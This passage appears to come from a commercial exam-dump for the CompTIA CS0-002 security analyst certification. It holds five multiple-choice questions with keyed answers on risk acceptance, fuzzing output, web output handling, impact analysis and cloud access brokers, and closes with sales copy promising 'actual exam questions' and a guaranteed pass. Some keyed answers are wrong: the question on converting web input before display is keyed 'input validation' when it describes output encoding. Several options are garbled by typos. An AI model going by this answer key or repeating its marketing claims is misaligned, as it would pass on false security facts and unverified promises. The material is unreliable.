Answer: B

NEW QUESTION 538

- (Exam Topic 3)

A vulnerability scanner has identified an out-of-support database software version running on a server. The software update will take six to nine months to complete. The management team has agreed to a one-year extended support contract with the software vendor. Which of the following BEST describes the risk treatment in this scenario?

- A. The extended support mitigates any risk associated with the software.
- B. The extended support contract changes this vulnerability finding to a false positive.
- C. The company is transferring the risk for the vulnerability to the software vendor.
- D. The company is accepting the inherent risk of the vulnerability.

Answer: D

Explanation:

Risk Acceptance

o A risk response that involves determining that a risk is within the organization's risk appetite and no countermeasures other than ongoing monitoring will be needed Mitigation

Control Avoidance Changing plans Transference Insurance Acceptance Low risk

NEW QUESTION 541

- (Exam Topic 3)

A security analyst is running a tool against an executable of an unknown source. The Input supplied by the tool to the executable program and the output from the executable are shown below:

Input supplied by tool	Output from executable
asdfnerlajnvjanjkdfnvkjanakjdv	asdfnerlajnvjanjkdfnvkjanakjdv
klrejfkalsdjfklasdjffjladsf892	klrejfkalsdjfklasdjffjladsf892
ADSFQEDVASCASDFASDF;ADSFASDWDF	command not found
qscTRGvcaDFcaDCasDC23rdcasdfAS	qscTRGvcaDFcaDCasDC23rdcasdfAS
lqkejfc934ejojvsad:cmaciwefasd	lqkejfc934ejojvsad:cmaciwefasd

Which of the following should the analyst report after viewing this Information?

- A. A dynamic library that is needed by the executable a missing
- B. Input can be crafted to trigger an Infection attack in the executable
- C. The toot caused a buffer overflow in the executable's memory
- D. The executable attempted to execute a malicious command

Answer: B

NEW QUESTION 544

- (Exam Topic 3)

A developer is working on a program to convert user-generated input in a web form before it is displayed by the browser. This technique is referred to as:

- A. output encoding.
- B. data protection.

- C. query parameterization.
- D. input validation.

Answer: D

NEW QUESTION 549

- (Exam Topic 3)

A security analyst is deploying a new application in the environment. The application needs to be integrated with several existing applications that contain SPI. Prior to the deployment, the analyst should conduct:

- A. a tabletop exercise
- B. a business impact analysis
- C. a PCI assessment
- D. an application stress test.

Answer: B

NEW QUESTION 554

- (Exam Topic 3)

A company stores all of its data in the cloud. All company-owned laptops are currently unmanaged, and all users have administrative rights. The security team is having difficulty identifying a way to secure the environment. Which of the following would be the BEST method to protect the company's data?

- A. Implement UEM on all systems and deploy security software.
- B. Implement DLP on all workstations and block company data from being sent outside the company.
- C. Implement a CASB and prevent certain types of data from being downloaded to a workstation.
- D. Implement centralized monitoring and logging for all company systems.

Answer: C

Explanation:

Cloud Access Security Broker (CASB): An enterprise management software designed to mediate access to cloud services by users across all types of devices.

NEW QUESTION 555

.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

CS0-002 Practice Exam Features:

- * CS0-002 Questions and Answers Updated Frequently
- * CS0-002 Practice Questions Verified by Expert Senior Certified Staff
- * CS0-002 Most Realistic Questions that Guarantee you a Pass on Your First Try
- * CS0-002 Practice Test Questions in Multiple Choice Formats and Updates for 1 Year

100% Actual & Verified — Instant Download, Please Click
[Order The CS0-002 Practice Test Here](#)